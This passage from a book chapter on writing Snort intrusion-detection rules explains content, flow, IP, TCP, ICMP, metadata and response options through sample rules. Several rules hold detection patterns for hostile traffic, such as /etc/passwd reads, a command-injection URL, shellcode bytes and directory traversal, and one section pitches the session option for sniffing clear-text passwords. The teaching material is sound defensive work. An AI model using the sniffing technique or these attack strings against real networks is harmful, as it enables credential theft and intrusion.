Activate and dynamic rules allow Snort to activate a separate rule when another rule is triggered for a specified number of packets. Activate rules work just like normal rules, except they have a required rule option "activates", which specifies a unique number that will tell Snort which dynamic rule to enable. Dynamic rules work just like log rules except they have a "activated_by" rule option that tells

snort which rule should activate this rule and a “count” rule option that specifies how many packets Snort will process before deactivating the dynamic rule.

Generally, dynamic rules are used to log additional information on a session. This functionality is better expressed with a “tag” option, described in chapter 4. The following example logs the next 5 bytes on port 143 after the first rule is fired:

```
activate tcp any any -> any 143 (content:"|E8C0FFFFFF|/bin"; activates: 1;)
dynamic tcp any any -> any 143 (activated_by:1; count:5;)
```

OINK!

Activate and Dynamic rules are being phased out in favor of tagging. In future versions of snort, activate/dynamic will be completely replaced by improved tagging functionality. For information on tagging, read Chapter 4.

Rule Options

First, let it be known that Snort rules do not require the body field to be complete rule definitions. The body of the rule is an excellent addition that extends the breadth of rule definition beyond simply logging or alerting based on packet source and destination. With this said, we don’t want to disregard the importance of the rule body, because it can be considered the “meat and potatoes” for rules identifying complex attack sequences. The body format is broken down into sections separated by semicolons. Each section defines an option trailed by the desired option value. The rule options that can be included range from protocol specifics and fielding, including IP, ICMP, and TCP. Other applicable options include messages that print out as reference points for the system administrator, keywords to search on, Snort IDs to use as a filing system for Snort rules, and case-insensitivity options.

The rule options are separated by semicolons within the main body of the Snort rule:

```
alert tcp any any -> any 12345 (msg:" Test Message";)
```

As you can see, the rule’s body (in bold) is confined by the parentheses. In this case, the body of the message contains two content values. The first value is a

message to display when the alert is triggered, and the second is the *nocase* option, which allows you to specify case-insensitive specific rules. In addition to the Snort specific rules and body syntax, Snort also allows you to write “pre-analysis” packet filters in BPF format. We discuss BPF-formatted rules in more detail later in the chapter.

Rule Content

When writing Snort rules, the most powerful and important set of options that you can include within the body of the rule revolves around analyzing the payload of the packet. You can analyze payloads via binary and ASCII values in addition to specifying multiple other types of options that assist in identifying potentially malicious packet content.

ASCII Content

Similar to the method for including binary content strings in the body, ASCII content strings are included with quotations without the pipe characters. In this case, you should only include one string per rule. Later in this section, we discuss how to include lists of multiple strings to match on in a single rule. The format for using this option is the same as the binary content option *content*:

“*STRING*”, and you can negate the string with the exclamation point. In the following rule, the rule searches for the bad string *malicious string /etc/passwd* and displays the following message string:

```
alert tcp any any -> any any (content: "malicious string /etc/passwd";
msg:"Searching for ASCII Garbage!";)
```

OINK!

If you want to use the colon, pipe character, or quotation mark, you must first escape the character within encapsulating quotes.

Including Binary Content

To include binary content within your content string, you merely need to encapsulate the HEX equivalent data between pipe characters (`|`). Binary data can be easily captured and incorporated into rules using network sniffers such as

tcpdump, Ethereal, as well as Snort in packet sniffing mode raw data strings. Snort implements the Boyer-Moore pattern searching and matching algorithm to identify included content strings from captured packets. You can use the negation operator—exclamation point—to specify content that you do not want to match on. The format for using this option is *content: "STRING"*;. The following rule shows the proper syntax for including binary/HEX data into the rule:

```
alert tcp any any -> any any (content: "|0000 0101 EFFF|";
msg:"Searching for Garbage";)
```

ASCII and Binary Content Rules

In addition to adding ASCII and binary content individually, you have the capability to combine the two types of strings in a single rule. Combining strings is not a complicated task, but you must remember to use the same rules for including ASCII and binary strings in the rule. Including mixed content is different from including multiple strings in a single rule. In the following rule, the content string is broken up into a binary, then ASCII, and then back to binary. The rule will interpret the content string as a single string, and then use that single instance of the string for packet matching.

```
alert tcp any any -> any any (content: "|0101 FFFF|/etc/passwd|E234|";
msg:"Searching for Ascii and Binary stuff!";)
```

The depth Option

The *depth content option* modifier allows you to statically set the number of bytes that the rule should analyze when searching for the defined content string. To minimize CPU cycles and optimize speed for your sensor, you should use this option in conjunction with your content option. The format for the command is *depth: <NUMBER_OF_BYTES>;*.

OINK!

The average server header in HTTP 1.0 can be obtained in the first 200 bytes of a packet.

The offset Option

The *offset option content* modifier informs the Snort engine to begin searching for the supplied content string at the offset byte. It is especially useful when you know that you are searching for a specific string that might be included as a subset of other strings. For example, if you know that you can write a rule based on a specific Web server version and you also know that the Web server version appears in the response header from a Web server, it might be best to use an offset of 0. It is important to note that this one of the most important options to use, and one of the most dangerous because, if set improperly, you could miss an attack. The format for setting the content modifier is *offset*:

```
<NUMBER_OF_BYTES>;.
```

The nocase Option

You have the capability to disregard text case within rule content by using the *nocase* option. For this option to work, you must have previously defined a content string within the rule. In this example, the rule will trigger on any TCP packet destined for the Telnet service with the word *administrator* in the payload of the packet. This rule example is helpful if you are attempting to sniff pertinent authentication credentials. As you might have gleaned from the example, the format to use this option is *nocase*;

```
alert tcp any any -> any 23 (content: "administrator"; nocase;)
```

The session Option

The *session* option is one of the most useful options if you use Snort in an attack capability. It allows you to grab clear-text data from protocol sessions and output that data to the screen. As you can imagine, the capability to log and view only usernames, passwords, and executed commands is extremely useful. This rule generates an alert and then prints the entire FTP session transmission to standard output.

```
alert tcp any any -> any 21 (content: "FTP Session Data"; session:  
printable;)
```

Uniform Resource Identifier Content

The Uniform Resource Identifier (URI) content option allows you to analyze traffic from the requesting system. Instead of matching the rule body and content

strings against the entire packet, you can specify it to only match the rule's content string(s) in the URI section of a request instead of the packet's payload. The format of the URI content option is *uricontent*: "*STRING*";. Here is the correct option syntax:

```
log tcp any any -> any 80 (content: "Logging PHF"; uricontent: "/cgi-bin/phf";)
```

The stateless Option

In early versions of Snort, the capability to allow rules to analyze stateless data was provided in the *stateless* option. The latest versions of Snort, post versions 1.8, have included this functionality in the *flow* option. The format for the stateless option is *stateless*;. Reference the section *Flow Control* in this chapter for more information on stateless rules and including stateless content.

Regular Expressions

Full regular-expression support has been available in Snort since 2.1.0. Brian Caswell and Michael Pomraning wrote prototype plug-ins that used the Perl Compatible Regular Expression (PCRE) library for Snort.

After some merging of the two prototypes, pcre support was added to Snort. There are many resources online for learning how to write regular expressions, so we won't go into that here. There are a few important things to remember when using pcre. The pcre plug-in does *not* make use of the multipattern-matching engine discussed in later chapters. Be sure to use a content option as well as a pcre option if possible to allow Snort to be as efficient as possible by using the multipattern match engine.

There are a few Snort-specific regular expression modifier options for pcre:

- **R** Relative match (same as distance:0;)
- **U** URI match (same as uricontent)
- **B** Do not use the decoded buffers (same as rawbytes)

The syntax of the pcre plug-in is:

```
pcre:[!]"(<regex>|<m<delim><regex><delim>)[ismxAEGRUB]";
```

```
alert tcp any any -> any 23 (content:"snort"; pcre:"/\s+\d+\.\d+\.\d+/R";)
```

For more information on PCRE, check out the PCRE homepage at www.pcre.org.

Flow Control

The *flow* option, first introduced in Snort version 1.9, allows users to define the packet's direction in reference to client-server communication streams. It dramatically increases the functionality of Snort because you do not have to define packet direction at the IP layer. The flow functionality works in coordination with Snort's TCP reassembly module and allows rules to distinguish packet content and direction in regard to client-server architecture. One of the most notable benefits for this feature is allowing rules to be written on potential client attack data streams toward the server, and then analyzing the server's response to see if an attack was successful. The data in Table 5.1 represents the flow configuration options with a brief corresponding description. All of the current options supported in Snort's flow control are based on the TCP protocol and reassembling TCP sessions.

Table 5.1 Flow Options

Option Instructions	Brief Description
<code>to_server</code>	Passes true on packets sent to the server.
<code>from_server</code>	Passes true on packets sent from the server.
<code>to_client</code>	Passes true on packets sent to the client.
<code>from_client</code>	Passes true on packets sent from the client.
<code>only_stream</code>	Only activates on reconstructed packets or packets within an established stream.
<code>no_stream</code>	This instruction is the opposite of the previous example and does not pass packets that are reconstructed or within an established stream.
<code>established</code>	The established instruction will activate on packets that are part of an established TCP connection or session.

The flow control options are used in a manner similar to that of other common Snort configuration instructions. Within the body of the rule, define *flow: <OPTION>*, where *OPTION* is one of the Option Instructions in Table 5.1. The following example Snort rule will flag on TCP packets sent from the

client in a TCP stream transmitting toward the server with a confirmed attack string overflow.

```
alert tcp any any -> $DMZ_WEBS 80 (msg:"Client Attacking Server Example";
flow:from_client; content: "/cgi-
bin/handler/something;cat\t/etc/group|?data=Download";)
```

Conversely, the following example flags on packets sent from a server with a potential string that can be found when a UNIX password file is viewed. With this rule, flagging packets only from servers will minimize false positives.

```
alert tcp $DMZ any -> $EXTERNAL any (msg: "Server Potentially Sending
Sensitive Info"; flow:from server; content:"root:: ";
```

IP Options

The IP options are key in identifying numerous IP-based types of attacks in addition to other types of more complex attacks. Many of the IP options are used in writing rules to identify network device attacks, attempts to map a network, and protocol-based denial-of-service (DoS) attacks.

Fragmentation Bits

Generic fragmentation rules should be applied within your environment to protect against the more complex types of attacks. The *fragment bit* option allows you to analyze the fragment and reserved bits within an IP header. You have three available flags within the *fragmentation bits* option that you can specify:

- **D** “Don’t Fragment”
- **M** “More Fragments”
- **R** “Reserved Bit”

The preceding flags were included by the Snort development team with the corresponding naming convention logic. In addition to the bit flags, there are five operator flags:

As with the other Snort options that implement that operator flags, the asterisk stands as an all wildcard.

- **!** The exclamation point is used for negation.
- **+** The addition sign for a specified bit flag plus either of the other bits that are implemented.

- – The minus sign for any bit.
- , , , The format for this option is *fragbits: <BIT VALUE>;*.

Equivalent Source and Destination IP Option

The feature to check equivalent IP addresses was a late addition and only serves one purpose: to identify forged, or spoofed, packets. Sending packets with the same source and destination used to be a common method for testing packet filter firewalls. The technique is outdated as commercial vendors ensure that their products do not build in this flaw. The format for this rule is *sameip;*.

This rule checks for a equivalent source and destination IP address within an IP packet and should be included in all enterprise rulesets:

```
alert ip any any -> any any (msg:" Same Source and Destination IP Address";
sameip;)
```

IP Protocol Options

Snort allows you to specify IP options within a packet upon which you would like to match or negate a packet. Due to the nature of the IP options and a development flaw within Snort, you can only include one option in a rule. This is not critical, because IP options are not commonly used within commercial network applications. The format to use this option in the configuration file is *ipopts: <IP_OPTION>;*. Table 5.2 lists the IP options available within Snort.

Table 5.2 Snort IP Options

IP Options	Brief Overview
eol	Used to specify the end of an IP list
lsrr	IP loose source routing
nop	Used when there is no IP option set
rr	Record route
satid	The IP stream identifier
sec	The IP security option, also known as IPsec
ssrr	IP strict source routing
ts	The timestamp field

ID Option

The ID option permits you to identify static IP ID values within an analyzed packet. Conventionally, it has little use, but is another of the options added within Snort in case it ever becomes tremendously essential in identifying a type of attack. The format to use the IP ID option is *ID*: “*VALUE*”.

Type of Service Option

Initially, the Type-of-Service (*TOS*) option was added for future use and to complete the IP rule API. However, multiple attacks were released in the summer of 2002 relating to malicious use of the IP TOS field. In most cases, the TOS field value is zero, and in the case of some old Cisco equipment, the incoming TOS field must be set to zero. The format to use the *TOS* option is *tos*: “*VALUE*”;. The following rule alerts on external traffic bound for Cisco devices with the TOS field not set to zero:

```
alert tcp $EXTERNAL any -> $CISCO any (msg:" Cisco TOS Example"; tos!="0");
```

Time-To-Live Option

The Time-To-Live (*TTL*) option’s core value comes in identifying network-mapping queries via tools such as traceroute, tracert, and netroute. It compares the defined value to that of the analyzed packets in search for a direct match. The format to use this option is *TTL*: “*VALUE*”. TTL also supports >, <, and =.

TCP Options

There are three TCP-specific options that you can use within the body of your Snort rules. Each triggers upon a different static value within the TCP header of a packet. The *sequence* and *ACK* options are rarely used, but the *TCP flags* option is considered a value-add for numerous rules.

Sequence Number Options

The *sequence number* option is used to check for static TCP sequence numbers within analyzed packets, and therefore is rarely used. Static communication programs and flooding tools are two of the rare example programs that can be identified by guessable sequence numbers. According to Marty Roesch, “it was added for the sake of completeness.” The format to use this option is:

```
seq: <sequence_number_value>;.
```

TCP Flags Option

The *TCP flags* option is comprehensive; it allows you to determine if each potential flag is set, unset, or used in combination with another flag. The alphanumeric flags are used to determine what specific flags are set within the packets, while the special characters such as the addition, asterisk, and exclamation mark are used as wild cards and as a negate option, respectively. In addition to the flags, you can use the reserved bit options to detect atypical network activity such as multiple types of fingerprinting techniques. Table 5.3 lists all of the TCP flags currently available within Snort.

Table 5.3 Snort TCP Flags

TCP Flags	Brief Flag Description
A	The option to check if the ACK flag is set.
F	The option to check if the FIN flag is set.
P	The option to check if the PSH flag is set.
R	The option to check if the RST flag is set.
S	The option to check if the SYN flag is set.
U	The option to check if the URG flag is set.
0	A unique option to detect if no TCP flag has been set within the packet.
1	The 1 option determines if the reserved bit 1 is set within the packet.
2	The 2 option determines if the reserved bit 2 is set within the packet.
+	The addition sign is used to determine if a specific flag is set and followed by other TCP flags. Ex: A+ triggers on any packet with the ACK flag set in addition to other flags.
*	The asterisk is a wild card character that you can use to specify any flag that matches on any specified flags. Ex: *AS triggers on all packets that have the ACK or SYN flag set.
!	Likewise to most negation commands, this checks to see if the packet does not have the specified flag set. Ex: !S triggers on all packets that do not have the SYN flag set.

TCP flags and options can be combined within the body to create a more powerful and accurate rule. The format to use this option is *flags*: `<TCP_VALUE(s)>;`.

TCP ACK Option

The *TCP ACK* option within Snort is used to determine if the ACK field has been set to a NON-TRUE value. In nearly all implementations of the TCP stack and protocol, the field is TRUE upon transmission of a valid TCP ACK packet. One noted exception does exist: the NMAP tool sets the field to FALSE or zero for TCP packets that it transmits during a NMAP TCP ping scan. Therefore, this option could help potential malicious NMAP-generated traffic. The format to use this option is *ack*: `<ACK_NUMERICAL_VALUE>`.

OINK!

Additional information on NMAP and NMAP TCP ping scans can be found at www.insecure.org/nmap.

ICMP Options

Snort has four different ICMP-related options that can be used in the body of the rule for creating specific attack signatures. Each option has distinct techniques for triggering on precise fields within an ICMP packet, including ICMP code, type, ID, and values. It is important to understand that the following options only add value when used in ICMP designed rules, not TCP- or UDP-based rules.

ID

Different from the IP *ID* option and field, the ICMP *ID* option triggers upon a specific field value within an ICMP ECHO packet. According to the Snort development team (www.snort.org), the option was written to identify rogue applications that use ICMP as the means of transporting communication. An example of this would be a chat client that sends data in the payload field of the ICMP packet. In multiple cases, these chat clients do not randomize or even use dynamic ICMP IDs, therefore allowing them to be easily identified with Snort rules. In addition to rogue ICMP programs, the option can be used to identify

any type of program using static ICMP IDs. The format to use this option is *icmp_id: value*.

Sequence

Similar to the ICMP ID option, the motivation behind developing this option was to identify static ICMP communication programs. Refer to the previous description for more detailed information. The format to use this option is *icmp_seq: value*.

The icode Option

The *icode* option allows you to specify a single value for the ICMP code value of the packet. There are two general options for configuring the *icode* option within the rule. The first is to set the specific option you would like to trigger if an identical icode value is analyzed in the packet. The second option is to set an invalid code value for ICMP packets. If you define an invalid code value, then the rule will trigger when another invalid ICMP code value is analyzed. Identifying invalid ICMP options is helpful in identifying spoof, flood obfuscation, and DoS attacks. The format to use the option is *icode: value*.

The itype Option

The *itype* option examines the value of the itype field within the ICMP packet. Similar to the *icode* option, you can set an incorrect itype value to trigger upon the detection of invalid ICMP type values. Additionally, the itype option can also be set to trigger upon other specific options. The format to use the option is *icode: value*.

Meta-Data Options

Snort has several options that can be used to further identify, provide corresponding documentation, and categorize Snort's set of rules. These options should not be confused with threat detection options, as they serve to simply enhance the reporting and configuration features within Snort.

Snort ID Options

The Snort *ID* option was included to serve as a method to categorize, distinguish, and identify single Snort ID rules. The simple schema allows manual and automated systems to use specific rules. The format is *sid: <ID_VALUE>;*. Table 5.4 lists the ranges that can be used as Snort ID values.

Table 5.4 Snort ID Ranges

Range Values	Usage Overview
Less than 100	Reserved for future use
100 to 1,000,000	For use by Snort within the www.snort.org distribution ruleset
Greater than 1,000,000	For use by custom Snort rules

Rule Revision Number

The Snort rule revision number is used in the case that edits are done to an original rule. Organizations most commonly use this when grammatical and technical revisions are made to a rule. The format to use this option is *rev*: `<REVISION_NUMBER>;`. The following is an example of a rule with the rule revision set to 2:

```
alert tcp any any -> any 79 (rev:2; msg:" Revision");
```

Severity Identifier Option

The *severity identifier* option allows you to manually override the default rule priority set by the rule’s classification. You can increase or decrease the priority of the rule using the format *priority*: `<PRIORITY_VALUE>;`. For example, the following rule has a priority of 1 because it triggers when UDP traffic is sent to the fictitious worm backdoor on port 21974:

```
alert udp any any -> $INTERNAL 21974 (priority:1; msg: "Bad Worm Backdoor");
```

Classification Identifier Option

The *classification identifier* option permits you to set a class attack-type or meaningful categorization for the rule. Rule classifications have classification IDs, corresponding priorities, and documentation. The classtypes have corresponding values, 1 being the most severe. The format for the option is *classtype*: `<NAME_OF_CLASSIFICATION>;`. Tables 5.5, 5.6, and 5.7 list the default classtype IDs that are available within Snort, along with their corresponding priority and description. It is important to note that there are only three classtype severities initially defined, but the engine allows you to create additional priorities.

Table 5.5 Critical Classifications (Priority 1)

Classtype	Brief Description
attempted-admin	Attempted administrator privilege gain
attempted-user	Attempted user privilege gain
shellcode-detect	Executable code was detected
successful-admin	Successful administrator privilege gain
successful-user	Successful user privilege gain
trojan-activity	A network Trojan was detected
unsuccessful-user	Unsuccessful user privilege gain
web-application-attack	Web application attack

Table 5.6 Intermediate Classifications (Priority 2)

Classtype	Brief Description
attempted-dos	Attempted DoS
attempted-recon	Attempted information leak
bad-unknown	Potentially bad traffic
denial-of-service	Detection of DoS attack
misc-attack	Miscellaneous attack
non-standard-protocol	Detection of a nonstandard protocol or event
rpc-portmap-decode	Decode of an RPD query
successful-dos	Denial of service
successful-recon-largescale	Large-scale information leak
successful-recon-limited	Information leak
suspicious-filename-detect	A suspicious filename was detected
suspicious-login	An attempted login using a suspicious user-name was detected
system-call-detect	A system call was detected
unusual-client-port-connection	A client was using an unusual port
web-application-activity	Access to a potentially vulnerable Web application

Table 5.7 Low-Risk Classifications (Priority 3)

Classtype	Brief Description
icmp-event	Generic ICMP event
misc-activity	Miscellaneous activity
network-scan	Detection of a network scan
not-suspicious	Not suspicious traffic
protocol-command-decode	Generic protocol command decode
string-detect	A suspicious string was detected
unknown	Unknown traffic

External References

Another excellent resource you have within the body of the rule to categorize and provide relevant information about the rule is the *external reference* option. The external reference IDs can be modified via the provided plug-in to specify systems and their corresponding URLs, which might provide additional information to output plug-ins.

The format to use a single instance of the command is *reference: <SYSTEM>, <ID VALUE>;*. Multiple instances of the command can be chained together, as long as a semicolon separates each reference call. The following is an example of a rule using multiple instances of the *reference* command:

```
log tcp any any -> any 12345 (reference:CVE, CAN-2002-1010; reference:URL,
www.poc2.com; msg: " NetBus";)
```

Miscellaneous Rule Options

In addition to the protocol-specific rule options, options geared for enhanced reporting and categorization, and content identifiers, some options clearly have no adequate parent category. These options range from technical anomalies to logging-related features as explained in the following option descriptions.

Messages

One of the most commonly used and beneficial rule options is the *message* option. It is the primary method to inform Snort administrators of the potential vulnerabilities, threats, and attacks that were identified. This option provides you

the capability to include the specified message with the generated alerts, logs, and dumps. The message text is defined by quotes “” to allow the interpreter to distinguish message characters such as the parenthesis “)” and semicolon “;” from rule body characters. The format to use this option is *msg: “EXAMPLE ATTACK MESSAGE”*; The following has a bold message of “Finger”:

```
alert tcp $EXTERNAL any -> $INTERNAL 79 (msg:" Finger");
```

Logging

The logging capabilities of Snort can be viewed as a significant advantage over many of Snort’s competitor IDSs. The *logging* option informs Snort that all corresponding packets related to that specific instance of the rule are to be logged to the specified file. Organized logging permits Snort to subdivide rule logs based on perceived tool usage, attack types, source locations, and destinations. The format to use this option is:

```
logto: "PATH/FILE.extension";
```

TAG

In addition to the logging option, the *tag* option permits you to log additional packets relevant to a triggered rule. This provides you the capability to define rules that analyze and log traffic from a specific source or traffic, related to a complex attack. The option allows you to specify whether you want to log traffic from the source (host) or attack (session). You also have the capability to specify whether you want to log traffic measured on a time (seconds) or packet (packets) scale. If you select to use the session preference, then the rule will only log packets from the session of the original attack. The format to use this option is:

```
tag:<HOST/SESSION>, <HOW MANY>, <SECONDS/PACKETS>,<SRC/DES>;
```

Here, the packet tags 100 packets from any host that attempts to connect to an internal system’s Telnet service:

```
alert tcp any any -> $HOME 21 (tag:host, 100, packets; msg:" Tagging Telnet to Gain Authentication Credentials and Executed Commands");
```

dsize

The *dsize* option allows you to specify the length or length range for a packet’s payload. You can use greater than and less than signs to specify ranges for payload

length, and the <> sign means “in between.” For example, <100 is for packets with payload size smaller than 100 bytes, while 1<>99 specifies packets with a payload range of 1 to 99 bytes. The format for the option is:

```
dsize: (<,>, or nothing) length (<> length);
```

OINK!

The *dsize* option is ineffective in measuring the payload size of reconstructed packets. Snort 1.9 and later automatically does not alert on rules with *dsize* when examining reconstructed packets.

RPC

The *rpc* option allows you to determine RPC services that are accessed remotely. For this option to be properly implemented, you need to ensure that the rule uses the UDP protocol in coordination with a destination port of 111, also known as the Portmapper port. The *rpc* option takes three parameters: the application number, the procedure, and the RPC version.

The asterisk is available as a wildcard to use in replacement for the procedure and version fields in the case that you do not require a specific value. The official format for the command is:

```
rpc: <APPLICATION>, <PROCEDURE>, <VERSION>;.
alert udp $EXT any -> $HOME 111 (rpc: 100023, *, *; msg:" RPC Statmon
Connection");)
```

Real-Time Countermeasures

Snort allows you to configure your sensor in such a way that you can dynamically kill specific connections and block Web sites. For these features to add the most value, the sensor should both analyze traffic and be a hop in the transmission route as if your sensor was on a firewall. Snort will send the responses on the wire based on the source and destination of the system even if you are not one of the hops; however, there is no guarantee that the connection will be killed if your system is slow.

The active response option, *resp*, allows Snort to automatically kill protocol connections based on rules that are triggered. It is the most powerful protocol-based body option currently implemented in Snort. The format to use the active response modifier is *resp: MODIFIER, MODIFIER2, MODIFIER3, etc;*.

The following TCP-based modifiers are the current options that you can specify in the Snort response strings:

- ***rst_all*** Resets both transmitting and receiving TCP connections.
- ***rst_rcv*** Resets receiving TCP connections.
- ***rst_send*** Resets transmitting TCP connections.

- ***strings:icmp_all*** Resets both transmitting and receiving ICMP connections.
- ***icmp_host*** Transmit ICMP host unreachable to transmitting client.
- ***icmp_net*** Transmit ICMP network unreachable to transmitting client.
- ***icmp_port*** Transmit ICMP port unreachable to transmitting client.

It is important to use the proper corresponding protocol modifier along with the protocol of the defined rule. Adverse network effects might occur if these options are used inappropriately, such as network and client DoS loops. The following has a rule to send an ICMP Host Unreachable response to the initiating client:

```
alert icmp $EXT any -> $DMZ any ( resp: icmp_host;msg:" In-Bound ICMP");
```

Writing Good Rules

If you're going to write your own rules to customize and enhance your Snort installation, it's important to make them as powerful and accurate as you can. In this section, we'll examine what makes a rule into a good rule, how to analyze your rules and improve them by comparison to the data that you're seeing on your network, and how to determine what the proper action is for different rules. We'll also look at the life cycle of a rule, from the first discovery of the exploit through its development into a fully mature and tested rule.

What Makes a Good Rule?

How can we differentiate a good rule from a bad rule? A good rule is specific, precise, and clear. It alerts on relevant data that is a threat to your network, and alerts in an appropriate way. It provides your network analysts with the information they need to decide whether to take action on this alert or to ignore it. It minimizes false positives and false negatives, and contains an accurate description of the attack traffic and referents for further research should that be desired.

If you put 10 programmers in a room and ask them all to solve the same problem, it is almost certain that each solution will be different and vary in degrees of efficiency and accurateness. Creating Snort rules is no different. Numerous methods might exist for identifying malicious attacks, yet far fewer methods exist for efficiently and precisely identifying the attacks. To minimize false positives and false negatives, it is essential to review the body of your Snort rules; specifically, the content attack signatures.

Even though content bugs are a headache, manually parsing and reviewing critical events can be even more of a hassle and extreme resource strain. Therefore, it is important to configure your rules with the appropriate action event. Too many high-risk or critical events decrease the effectiveness of an alert. In addition to the rule content, it is also important to tweak the rules for efficiency purposes. First-rate rules should be effective, quick, and manageable.

Action Events

Configuring your sensor rules is extremely important. As subsets of configuring your rules, it is just as important to ensure proper rule content as it is to define the proper action events for your rules. Defining action events might be another difficult task for configuring the sensor because you only have two main choices: logging and alerting. The first step in determining the appropriate action event is to see into which category the rule fits. The following questions will help you define the category:

- Does the attack affect mission-critical systems?
- Does the attack provide unauthorized access to mission-critical data?
- Does the attack directly compromise a system?

If the answer to any of these questions is “yes,” then in most cases you would classify the rule action as Alert. Otherwise, it might only be necessary to log the data and parse through it later. In general, you should log your data when:

- The logs provide evidentiary data that can be used for identifying or prosecuting an intruder.
- The logs provide additional medium to high-risk attack information.

Considering these criteria when defining action events can take some getting used to, but the process and standards for your network should quickly become second nature.


Ensuring Proper Content

Snort as an IDS is only as good as the quality of the rules you implement during runtime. Systems with inaccurate rules, or rules that are prone to false positives and false negatives do little good in the realm of enterprise network management. Inaccurate rules mean that far more human resources are going to be unnecessarily spent on incident analysis, trying to separate the actual threats from the false alarms. Meaningful and productive rulesets are an aid to the analysts and make their job far easier.

There are numerous ways to write and test rules, but the most helpful tool to aid in the creation of Snort rules is a packet sniffer. Our personal favorite, *Ethereal*, is free to download and use. In addition, multiple versions of *Ethereal* are available from www.ethereal.org; for multiple operating systems, including Linux and Windows.

Ethereal can be used to capture and identify the exact packets sent across the wire during a network-based attack. In the case that you want to create a Snort rule for a particular type of attack, you would want to recreate the sequence in a test or controlled environment and ensure that the sniffer has proper access to packets. Then, capture the packets sent to the target from the attacking system and the corresponding packets sent back to the attacker from a successfully compromised system. Capturing both packet streams would potentially allow the Snort sensor to use an activate rule to determine when an attack attempted and, better yet, when an attack was successful.


The *Ethereal* Network Analyzer interface on a Win32 system is pictured in Figure 5.2; the UNIX interface is similar. The top window displays the IP packet headers; specifically, the source and destination IP addresses, timestamp, payload protocol (if any), and info or the payload portion of the captured packet.

Figure 5.2 The Ethereal Sniffer

As an example in analyzing packets with Ethereal, we have included the packets for a Google search and response in Figure 5.3. The highlighted packet in the top window shows the headers for our Google search, while the middle window has more detail for specific packet fields. In addition, in the middle window we highlighted the Google HTTP GET request, and subsequently, Ethereal automatically highlighted the corresponding binary information in the bottom window. The information captured should be plenty to create a Snort rule. In this case, let's imagine that you want to create a rule to trigger when your employees search Google's site given the provided information. You could simply use the "GET /search?" string as the content, as seen in the bottom middle and bottom window of Figure 5.3. Source, destination, and any other rule instructions can be used at your discretion. The following rule is an example that would trigger if an internal system sent a Google search on port 80:

```
alert tcp $INTERNAL any -> any 80 (msg:"Google Search Query";
flow:from_client; content:"GET /search?";)
```


Figure 5.3 Analyzing a Google Search



You should now feel somewhat comfortable using and analyzing packets with Ethereal. We realize that packet analysis is a very complicated task, and time and experience is the only way to improve your skills. The attack in Figure 5.4 is a popular %3F Web Directory Traversal attack. Similar to the previous example, the attack packet is highlighted in the top window, and the payload portion of the attack is highlighted in the middle and bottom windows. The %3F is not a critical attack, but does serve as an example for analyzing an attack and including content. The following is an example of a Snort rule that can be written to trigger such an attack. The rule uses the *uricontent* instruction instead of the *content* instruction, since the entire attack can be identified within the URI; this also helps to increase the accuracy of the rule.

```
alert tcp $EXTERNAL any -> $DMZ 80 (msg:"%3F Directory Traversal Attack";
flow:to_server; uricontent:"%3F");
```


Figure 5.4 Analyzing a Web-Based Attack



